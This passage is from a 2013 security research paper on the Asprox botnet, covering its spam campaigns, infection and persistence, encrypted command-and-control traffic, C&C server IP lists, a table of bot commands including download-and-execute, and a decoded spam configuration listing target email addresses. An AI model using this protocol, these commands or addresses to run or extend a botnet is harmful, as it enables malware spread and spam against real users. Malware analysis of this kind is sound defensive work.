
Trend Micro Incorporated
Research Paper
2013

# Asprox Reborn



By: Nart Villeneuve,
Jessa dela Torre, and
David Sancho

# Contents

# Introduction

The Asprox botnet emerged in 2007 and has since been responsible for a significant portion of the world's spam. In Asprox's early days, it was known for sending phishing emails in conjunction with a notorious cybercriminal gang known as "Rock Phish."[1] After the takedown of the malicious hosting provider known as "McColo" in November 2008, the spam volume significantly dropped. The security industry hoped the activities of the world's major spam botnets, including Asprox, have been significantly disrupted.[2]

However, Asprox soon recovered and implemented fast-flux techniques and automated SQL injections.[3] In June 2010, another Asprox campaign that incorporated massive SQL injection attacks was uncovered.[4] Asprox continued to operate and became infamous for sending out spam with postal themes most notably spoofing FedEx, DHL, and USPS.[5] Since 2010, Asprox seemed to have gone off the security industry's radar.

Not really. While Asprox was only occasionally mentioned over the years, many spam campaigns were highlighted, including postal-themed campaigns featuring FedEx and USPS and fake-airline-ticket scams featuring Delta and American Airlines, to name a few.[6] While these activities continued to make the news, few were connected to the Asprox botnet. Even fewer insights into the full botnet's operations were reported.[7]

This research paper documents the Asprox botnet's current operations. The botnet comprises several components that work together to sustainably send out spam related to "rogue pharma" or that contains malware used to increase its size. In addition, Asprox issues commands that instruct compromised computers to download additional payloads provided by a pay-per-install (PPI) affiliate, from which botnet operators earn revenue.

1 http://blogs.rsa.com/whats-going-on-between-asprox-and-rock-phish/; http://ddanchev.blogspot.ca/2008/02/inside-botnets-phishing-activities.html; http://garwarner.blogspot.ca/2008/11/asprox-phisher-king.html

2 http://voices.washingtonpost.com/securityfix/2008/11/spam_volumes_drop_by_23_after.html

3 http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20090122; http://www.secureworks.com/cyber-threat-intelligence/threats/danmecasprox/; http://www.zdnet.com/blog/security/fast-fluxing-sql-injection-attacks-executed-from-the-asprox-botnet/1122; http://www.fortiguard.com/sites/default/files/VB2009_Botnet-Powered_SQL_Injection_Attacks_-_A_Deeper_Look_Within.pdf; http://www.cs.indiana.edu/~shiny/pubs/dimva09.pdf

4 http://labs.m86security.com/2010/06/another-round-of-asprox-sql-injection-attacks/

5 http://labs.m86security.com/2010/08/fedex-spam-seeding-new-asprox-binary/; http://labs.m86security.com/2010/11/asprox-spamming-more-sasfis/

6 https://b.kentbackman.com/2012/09/15/click-here-for-your-zeus-package/; http://blog.webroot.com/2012/11/06/usps-postal-notification-themed-emails-lead-to-malware/; http://spamalysis.wordpress.com/2012/04/27/contact-to-the-nearest-post-office/; http://tools.cisco.com/security/center/viewThreatOutbreakAlert.x?alertId=24811; http://blog.webroot.com/2012/10/24/cybercriminals-impersonate-delta-airlines-serve-malware/

7 http://www.christoperj.com/2012/08/no-usps-did-not-fail-to-deliver-package.html contains the best analysis to date.

While the Asprox botnet is relatively old, it has undergone modifications to continue being effective:

- It uses a diverse set to spam templates with a variety of themes and languages to lure as many users as possible into opening a malicious attachment or clicking a malicious link.
- It adopts a modular framework so users can easily add new functionality when needed and implements RC4 encryption to combat network-level detection.
- It has multiple spamming modules, one of which uses compromised, legitimate email accounts to combat anti-spam technologies that use reputation systems.
- It deploys a scanning module that commands compromised computers to scan websites for various vulnerabilities so it can distribute malware via compromised legitimate websites without being caught by web-filtering and reputation technologies.
- It distributes an information-stealing module that allows its users to harvest FTP, website, and email credentials.

The following figures show that Asprox is still actively spamming users worldwide. Note though that the maps below only cover three months' worth of Asprox-related detections from November 16, 2012 to February 14, 2013. This means that it only shows a bird's-eye view of the Asprox botnet's breadth and reach.





**FIGURE 1:** Asprox malware detection by region





**FIGURE 2:** Asprox-related spam campaign detection by region

## Spam

While the Asprox botnet is known for spreading different malware associated with other botnets and FAKEAV and sending out "Canadian Pharmacy" spam, it also sends out spam with its own malware so it can increase in terms of size.





**FIGURE 3:** Sample fake-airline-ticket- and FedEx-themed spam

While fake-airline-ticket- and FedEx-themed campaigns continued to be well documented, Asprox also targeted users from other countries and used different languages in postal-themed spam with either malicious links or attachments.





**FIGURE 4:** Sample postal-themed spam in German and Spanish

The samples above show that Asprox also targeted users in Germany and Spain with postal-themed spam sporting malicious attachments. Asprox was not contented with using postal themes alone though. Its operators also used various payment- and tax-themed spam.





**FIGURE 5:** Sample PayPal-billing- and Internal Revenue Service (IRS)-themed spam

The examples above show familiar IRS- and PayPal-billing-themed spam. We even saw Asprox experiment with political themes via WikiLeaks-themed spam.

All of the spam samples shown pointed to TROJ_KULUOZ variants, which are essentially Asprox malware outfitted for 2012.[8] Instead of directly dropping Asprox malware onto computers, the botnet owners have made the traditional Asprox functionality a module of TROJ_KULUOZ variants.





**FIGURE 6:** Sample WikiLeaks-themed spam

8 http://about-threats.trendmicro.com/Search.aspx?language=au&p=TROJ_KULUOZ

The threat actors behind Asprox typically use a packer to conceal data and make debugging a bit harder to do. Once unpacked though, debugging becomes easier to do.





**FIGURE 7:** How the Asprox malware infects a computer

The binary inside the packer is an executable file that injects the main DLL (module) into **svchost.exe**. Once injected, it creates and embeds a mutex in the binary to mark its presence in the computer. A randomly named copy of the packed executable file is also dropped into the **%User Profile%\Local Settings\Application Data** folder.

To remain persistent, it modifies the registry key, **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**. Subsequent downloaded modules are also injected to newly spawned **svchost.exe** processes.

The malicious executable contains a list of IP addresses and port numbers. When executed, the malware attempts to connect via HTTP to one of the command-and-control (C&C) servers in the said list.

```
GET /4213D5182A41F58F3D01D8208B0BE9633A985A4C35C70A97FF61249661F38426DA71D12B40F9A512B6C9
45CD85462CD565962B6C5CACB1B09F86B1651EB971F3013D14695028FE0BEBD838B9D3C5DE002EA95371E51B0
E8CFB7567F6BF HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: 178.77.103.54:8080
```

**FIGURE 8:** Sample traffic for the initial "check-in" communication

The URL path is RC4 encrypted, the key to which is the first eight characters:

```
key = "4213D518"
```

This key also refers to the first eight characters of the MD5 hash generated using the SID, which comes from the computer's current user or account name. It also serves as the computer's "ID" for all of its subsequent communications with the server. We used the key to decode the following URL:

```
/index.php?r=gate&id=4213D5187FD5CDFB875F8387CAFB5D97&group
=0811rcm&debug=0&ips=10.0.2.15
```

After the initial check-in, the malware then attempts to acquire the latest list of C&C server locations.

```
GET /4213D5182A41F58F3D01D8208B0BE9633A985A4C35CE0496B63C66D43EDEC263C42FF3524188D067B0C4
43C0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: 178.77.103.54:8080
```

**FIGURE 9:** Sample IP address list request traffic

The decrypted URL path is:

```
/index.php?r=gate/getipslist&id=4213D518
```

In response to the request above, the C&C server sends an encrypted list of C&C server locations. When decrypted, the list contains IP addresses and port numbers like:

- 50.22.136.150:8080
- 188.212.156.180:8080
- 202.169.224.202:8080
- 178.77.103.54:8080
- 188.40.141.4:35781
- 91.205.63.194:43456
- 188.40.141.4:43456
- 46.105.121.86:43456
- 66.232.145.174:6667
- 91.121.90.80:8080
- 211.172.112.7:8080
- 84.40.69.119:8080

Updating the list of compromised machines is a necessary step because the C&C servers are actually compromised web servers that have been configured to use the nginx proxy to relay communication between a compromised host and the "real" C&C server—the "mother ship." This makes sure compromised machines always have live C&C servers to communicate with. While nginx proxies shield the true locations of C&C servers, relays must always be updated as they can be blocked by security products, cleaned by the servers' true owners, or rendered inactive in other ways.[9]

## C&C

We found that Asprox maintained an average of 15 nginx servers. It had as few as seven and as many as 36 servers at one time. These IP addresses tended to remain consistent, as we only observed 25 unique IP addresses in use over a three-week period.





**FIGURE 10:** Typical C&C infrastructure layout of the Asprox botnet

9 http://wiki.nginx.org/HttpProxyModule

The C&C servers were geographically located in the countries shown below.


**FIGURE 11:** Geographic locations and number of Asprox servers

The C&C server issues several commands.

| Command | Description | Sample |
|---|---|---|
| idl | Download IP address list, update and create autorun registry keys | c=idl |
| rdl | Download module and inject to **svchost.exe** | c=rdl&u=/path/to/dll.crp&a=0&k=[RC4 Key]&n= |
| run | Download executable from the affiliate's site, save in **%AppData%**, and execute | c=run&u=/path/to/file.exe |
| rem | Uninstall | c=rem |
| red | Edit registry value | c=red&n= |
| upd | Download updated executable to replace the old one and update the IP address list | c=upd&u=/path/to/file.exe |

**TABLE 1:** Commands the C&C server issues

Using modules allows the Asprox operators to push new functionality to the compromised computers in their botnet. The current Asprox modules are RC4 encrypted, the key to which is provided when the C&C server sends the download URL. The encryption keys are frequently changed.





**FIGURE 12:** Asprox botnet components or modules

# sb*.dll.crp (Svc_main.dll)

The **sb*.dll.crp (Svc_main.dll)** module is downloaded when the C&C server issues the command, **c=rdl&u=/get/sb201.dll.crp&a=0&k=79db532e&n=**. This module contains the classic Asprox functionality, which essentially remains the same as when it was first documented in 2009 and 2010.[10] It initiates a connection to an Asprox C&C server and receives a file named **common.bin** that contains a list of email addresses to spam, spam templates, and a variety of "FROM" information and subject lines. It then begins to connect to SMTP servers to begin a spam run.

```
<sid>8583507611230289</sid>
<block>
<s>178.77.103.54:8080
188.212.156.180:8080
211.172.112.7:8080
50.22.136.150:8080
slopokan21.ru
teranian111.ru</s>
<selfip>81.93.248.152</selfip>
<ml>
98421@yahoo.com
veralpd@uol.com
solonmast@hotmail.com
98422@yahoo.com
</ml>
<wid>
139002772
</wid>
<bcc>
3
</bcc>
<mbody>
Message-ID: <%%MSGID%%>
From: %%FROM%%
To: <%%RCPT%%>
Subject: %%SUBJ%%
Date: %%DATE%%
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="%%BND:1%%"

[IMAGE] United States

Delivery Notification.

